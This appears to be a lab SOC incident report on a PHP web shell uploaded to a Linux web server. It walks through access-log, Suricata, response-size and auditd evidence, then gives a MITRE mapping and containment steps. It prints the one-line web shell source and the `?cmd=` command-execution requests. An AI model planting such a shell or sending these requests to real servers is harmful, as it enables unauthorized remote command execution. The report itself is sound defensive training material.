🛡️ Incident Report – Web Shell Upload & Command Execution

1️⃣ Executive Summary

Incident Type: Web Shell Upload & Command Injection

Severity: High

Status: Confirmed – True Positive

Affected Asset: Linux Web Server

Detection Source: Web Logs, Suricata IDS, Host Audit Logs

Summary:

A malicious actor successfully uploaded a PHP web shell to the web server and executed system-level commands through HTTP requests. The activity was confirmed across web access logs, IDS alerts, and host-based audit logs. Evidence indicates command execution and possible data exfiltration. The source IP was blocked, and monitoring was initiated.

2️⃣ Incident Timeline

Time (UTC)	Event
T0	Spike of 59 HTTP requests detected from a single IP
T0 + 2m	Multiple directory brute-force attempts observed
T0 + 4m	`upload.php` and `/uploads/` returned HTTP 200
T0 + 5m	PHP file uploaded to `/uploads/`
T0 + 6m	Multiple GET requests with system commands
T0 + 7m	Suricata triggered web attack signatures
T0 + 8m	Audit logs confirmed command execution
T0 + 10m	Source IP blocked at firewall
T0 + 10m onward	Monitoring initiated

3️⃣ Detection & Analysis


3.1 Web Server Access Log Analysis

Findings:


- Abnormal request spike (59 requests / 5 minutes)
- Requests focused on non-existent directories
- HTTP 200 responses for sensitive endpoints:
  - `/upload.html`
  - `/upload.php`
  - `/uploads/`

Interpretation:

Indicative of directory fuzzing followed by successful access to upload functionality.



clientip	count
172.104.11.51	2
193.142.147.209	1
204.76.203.69	1
216.180.246.61	5
223.181.109.117	59
45.79.207.110	1
5.101.64.6	1
66.228.53.174	1
87.236.176.60	1



3.2 Web Shell Upload Confirmation

Findings:

- PHP file uploaded to `/uploads/`
- Immediate GET requests invoking system commands

Example Indicators:


- `?cmd=id`
- `?cmd=whoami`
- `?cmd=uname -a`

> Additional Verification:
>
> The uploaded PHP web shell file was manually verified within the `/uploads/` directory on the web server. The file contents confirmed malicious functionality enabling system command execution. The file was isolated as part of the investigation.

Interpretation:

Confirmed malicious PHP web shell used for remote command execution.

- Web shell file present in `/uploads/`
- File content showing command execution logic.
- Uploaded PHP file
- Command execution requests




```
shewa@linux-server:/var/www/html/uploads$ ls /var/www/html/uploads
shell.php
shewa@linux-server:/var/www/html/uploads$ cat /var/www/html/uploads/shell.php
<?php system($_GET['cmd']); ?>shewa@linux-server:/var/www/html/uploads$
```

3.3 IDS / Suricata Alerts


Findings:

- Multiple Suricata alerts from the same source IP

- Signatures triggered:
  - PHP Injection
  - Web Attack Patterns

Interpretation:

Network-level detection corroborates application-layer findings. \



_time	src_ip	dest_ip	alert.signature	alert.category	alert.severity	alert.signature_id
2026-01-28 14:06:10.553	223.181.109.117	10.160.0.4	ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd=)	Web Application Attack	1	2010920
2026-01-28 14:05:01.453	223.181.109.117	10.160.0.4	ET WEB_SERVER /etc/passwd Detected in URI	Attempted Information Leak	2	2049400
2026-01-28 14:05:01.453	223.181.109.117	10.160.0.4	ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd=)	Web Application Attack	1	2010920
2026-01-28 14:03:59.467	223.181.109.117	10.160.0.4	ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd=)	Web Application Attack	1	2010920
2026-01-28 14:03:40.727	223.181.109.117	10.160.0.4	ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd=)	Web Application Attack	1	2010920
2026-01-28 14:03:07.945	223.181.109.117	10.160.0.4	ET WEB_SERVER PHP System Command in HTTP POST	Web Application Attack	1	2020102
2026-01-28	223.181.109.117	10.160.0.4	ET WEB_SERVER PHP tags in HTTP POST	Web Application Attack	1	2011768


3.4 Response Size Analysis (Data Exfiltration Indicator)

Findings:

- Command execution responses showed **larger-than-normal response sizes**

Interpretation:

Likely output of system commands or file contents returned to the attacker, indicating potential data exfiltration.



_time	flow.bytes_toclient	flow.bytes_toserver
2026-01-28 12:31:47.433	774	1305
2026-01-28 12:31:47.341	8164	1850
2026-01-28 12:30:23.692	54	66
2026-01-28 12:30:23.688	216	264
2026-01-28 12:30:22.694	216	264
2026-01-28 12:30:19.732	54	66
2026-01-28 14:12:36.559	13223	5154
2026-01-28 14:09:09.235	306	349
2026-01-28 14:08:10.430	467	794
2026-01-28 14:07:52.495	467	822
2026-01-28 14:07:43.527	467	773
2026-01-28 14:07:30.573	540	806
2026-01-28 14:06:56.739	306	349
2026-01-28 14:06:32.782	1312	821
2026-01-28 14:05:50.934	485	809
2026-01-28 14:05:44.956	485	826

3.5 Host-Based Audit Log Verification

Source: `auditd`


Findings:

- `execve` events executed by web server processes
- Commands executed via Apache/PHP context.
- `/usr/bin/id`
- `/bin/bash`
- `/usr/bin/whoami`

Interpretation:

Host-level confirmation of command execution initiated through the web application.

- `ausearch` results showing executed commands



4️⃣ Impact Assessment

System Impact:

- Unauthorized remote command execution
- Potential exposure of system information

Data Impact:

- Possible data exfiltration (command output observed)

Business Risk:

- Compromise of web server integrity
- Potential pivot point for lateral movement

5️⃣ MITRE ATT&CK Mapping

Tactic	Technique	ID
Initial Access	Exploit Public-Facing Application	T1190
Persistence	Web Shell	T1505.003
Execution	Command and Scripting Interpreter	T1059
Exfiltration	Exfiltration Over Web	T1041

6️⃣ Incident Classification

- **Confidence Level:** High
- **Verdict:** True Positive
- **Attack Type:** Web Shell Upload & Command Injection
- **Escalation Required:** Yes (Data Exfiltration Risk)

7️⃣ Containment & Response Actions

Actions Taken:

- Blocked malicious source IP at the firewall
- Identified and verified the uploaded PHP web shell in the `/uploads/` directory
- Removed the malicious web shell from the server
- Verified no additional unauthorized files present
- Initiated enhanced monitoring for 24 hours

Actions Recommended:

- Remove uploaded web shell
- Review upload functionality security
- Apply WAF rules
- Rotate credentials if applicable

8️⃣ Lessons Learned / Improvements

- Upload endpoints require stricter validation
- Need for file-type enforcement
- Monitoring response size anomalies is effective
- Correlation across Web + IDS + Host logs is critical

Analyst Details

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> This report is based on hands-on investigation conducted in a controlled lab environment and follows standard SOC L1 incident triage and escalation practices